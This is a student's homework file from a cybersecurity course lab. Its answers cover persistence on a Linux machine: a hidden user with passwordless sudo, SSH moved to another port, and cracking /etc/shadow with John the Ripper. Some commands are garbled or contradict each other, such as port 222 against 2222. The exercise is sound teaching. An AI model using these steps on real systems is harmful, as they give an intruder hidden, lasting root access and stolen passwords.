


Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:
 - `sudo adduser --no-create-home sysd`
2. Give your secret user a password:
 - `sudo passwd sysd`
3. Give your secret user a system UID < 1000:
 - `sudo adduser -uid 777 or usermod -u 777 sysd`
4. Give your secret user the same GID:
 - `sudo adduser -gid 777 or groupmod -g 777 sysd. To add a group 'groupadd -g 777 sysd'`
5. Give your secret user full sudo access without the need for a password:
 - `Sudo visudo > sysd ALL=(ALL:ALL) NOPASSWD:ALL`
6. Test that sudo access works without your password:
`sudo -l >`



```
File Edit View Search Terminal Help
sysd@scavenger-hunt:~$ sudo -l
Matching Defaults entries for sysd on scavenger-hunt:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
    tn\:/snap/bin

User sysd may run the following commands on scavenger-hunt:
    (ALL : ALL) NOPASSWD: ALL
sysd@scavenger-hunt:~$
```

Step 2: Smooth Sailing

1. Edit the sshd_config file: `sudo nano sshd_config > port 222`

Step 3: Testing Your Configuration Update

1. Restart the SSH service:
 - `systemctl restart ssh`
2. Exit the root account:
 - `exit`
3. SSH to the target machine using your sysd account and port 2222:
 - `ssh sysd@192.168.6.105 -p 2222`
4. Use sudo to switch to the root user:
 - `sudo su`

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:
 - `ssh sysd@192.168.6.105 -p 2222`
2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
 - `sudo -s > john /etc/shadow`